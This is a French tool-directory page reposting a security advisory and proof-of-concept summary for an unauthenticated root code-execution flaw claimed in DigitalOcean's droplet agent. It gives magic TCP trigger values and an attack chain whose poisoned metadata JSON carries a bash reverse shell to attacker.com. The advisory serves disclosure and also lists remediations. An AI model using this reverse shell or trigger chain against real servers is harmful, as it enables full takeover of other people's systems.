
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2026-24516-DigitalOcean-RCE. — Analyse technique et PoC pour CVE-2026-24516 : exécution de code à distance en tant que root sans authentification dans DigitalOcean Droplet Agent (CVSS 10.0). | Kitploit
Outils/GitHubGitHub/poxsky/cve-2026-24516-digitalocean-rce.
Escalade de PrivilègesAnalyse des VulnérabilitésExploitationExploitation d'Applications WebCollecte d'InformationsPost-ExploitationSécurité CloudArticles et Recherche

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager
Red Teaming
Développement de Charges Utiles
GitHubpoxsky/cve-2026-24516-digitalocean-rce.

CVE-2026-24516-DigitalOcean-RCE.

Analyse technique et PoC pour CVE-2026-24516 : exécution de code à distance en tant que root sans authentification dans DigitalOcean Droplet Agent (CVSS 10.0).

Voir le dépôt
il y a 6 moisPas encore vérifié

CVE-2026-24516-DigitalOcean-RCE.

Analyse technique et PoC pour CVE-2026-24516 : Exécution de code à distance en tant que root sans authentification dans DigitalOcean Droplet Agent (CVSS 10.0).

AVIS DE SÉCURITÉ TECHNIQUE : CVE-2026-24516

ID: CVE-2026-24516

TITRE: RCE root non authentifiée via empoisonnement des métadonnées et canal auxiliaire

SÉVÉRITÉ: Critique (CVSS v3.1 : 10.0 / AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)

CHERCHEUR: Anmol Singh Rajput (@poxsky)

AFFECTÉ: DigitalOcean Droplet Agent (droplet-agent) <= v1.3.2

================================================================================

  1. APERÇU ARCHITECTURAL

Le 'droplet-agent' est un démon système privilégié (UID 0) conçu pour la télémétrie et le diagnostic à distance. Il maintient un état de surveillance passive jusqu'à la réception d'une séquence de signalisation spécifique. La vulnérabilité principale réside dans le « modèle de confiance implicite » du service de métadonnées link-local (169.254.169.254), qui ne dispose d'aucune vérification d'intégrité cryptographique.

  1. ANALYSE APPROFONDIE : PRIMITIVES D'EXPLOITATION




A. CANAL AUXILIAIRE TCP PASSIF (LA COUCHE DE SIGNALISATION) L'agent utilise un écouteur de socket brut (internal/metadata/watcher/ssh_watcher.go) sur le port 22. Il effectue une transition d'état de IDLE à ACTIVE en fonction de constantes magiques codées en dur dans l'en-tête TCP :

  • Numéro de séquence (Seq) : 0x419AD37 (68796879 -> "DODO")
  • Numéro d'acquittement (Ack) : 0xCF259 (848489 -> "TTY")

Analyse : Cela crée un déclencheur déterministe. Un attaquant externe peut usurper l'identité du plan de contrôle de l'infrastructure en falsifiant un unique paquet TCP SYN contenant ces valeurs magiques.

B. VIOLATION DE LA FRONTIÈRE DE CONFIANCE (LA FAILLE LINK-LOCAL) Lors de la signalisation, l'agent récupère des instructions JSON depuis le point de terminaison des métadonnées cloud. La vulnérabilité est une absence de vérification d'authenticité. L'agent traite la zone 169.254.169.254 comme une « zone de confiance renforcée », omettant de vérifier les signatures des charges utiles (HMAC/mTLS).







C. LE POINT DE CHUTE : INJECTION DE COMMANDES NON ASSAINIES Le 'TroubleshootingActioner' (internal/troubleshooting/actioner/actioner.go) contient un point de chute où il analyse le tableau 'requesting'.

  • Point de chute vulnérable : exec.CommandContext(ctx, name, args...)
  • Faille logique : La logique de validation effectue uniquement une vérification de préfixe ('command:'). Elle ne parvient pas à tokeniser les entrées ni à assainir les métacaractères du shell (;, |, &, $).
  1. CHAÎNE D'ATTAQUE ARMÉE (SSRF-TO-ROOT-RCE)

  1. USURPATION : L'attaquant identifie une SSRF dans une application hébergée pour relayer des requêtes vers le service de métadonnées link-local.

  2. EMPOISONNEMENT : L'attaquant met en place un serveur de métadonnées malveillant retournant : {"requesting": ["command:bash -c 'bash -i >& /dev/tcp/attacker.com/4444 0>&1'"]}

  3. LE FRAPPE : L'attaquant envoie le déclencheur TCP « DODO-TTY » vers le port 22.

  4. EXÉCUTION : L'agent récupère le JSON empoisonné et exécute le reverse shell avec un UID EFFECTIF de 0 (Root).

  5. ÉVALUATION DE L'IMPACT


  • COMPROMISSION TOTALE DU SYSTÈME : Accès complet au niveau du noyau.
  • PERSISTANCE : Capacité d'injecter des rootkits ou des portes dérobées SSH persistantes.
  • RISQUE MULTI-LOCATAIRE : Une seule SSRF dans n'importe quelle application client conduit à une prise de contrôle complète du droplet, contournant tous les pare-feu au niveau de l'OS.
  1. STRATÉGIE DE REMÉDIATION

  • INTÉGRITÉ CRYPTOGRAPHIQUE : Implémenter la signature JWT/HMAC pour toutes les charges utiles de métadonnées.
  • ISOLATION DES ESPACES DE NOMS : Exécuter l'actioner dans un espace de noms PID/Réseau restreint.
  • LISTE BLANCHE : Coder en dur un ensemble de binaires de diagnostic immuables ; rejeter toutes les entrées de chaînes dynamiques.
1000071250 1000071254 1000071252 1000071246 1000071243 1000071244 1000071247 1000071249 1000071251
Télécharger l’outil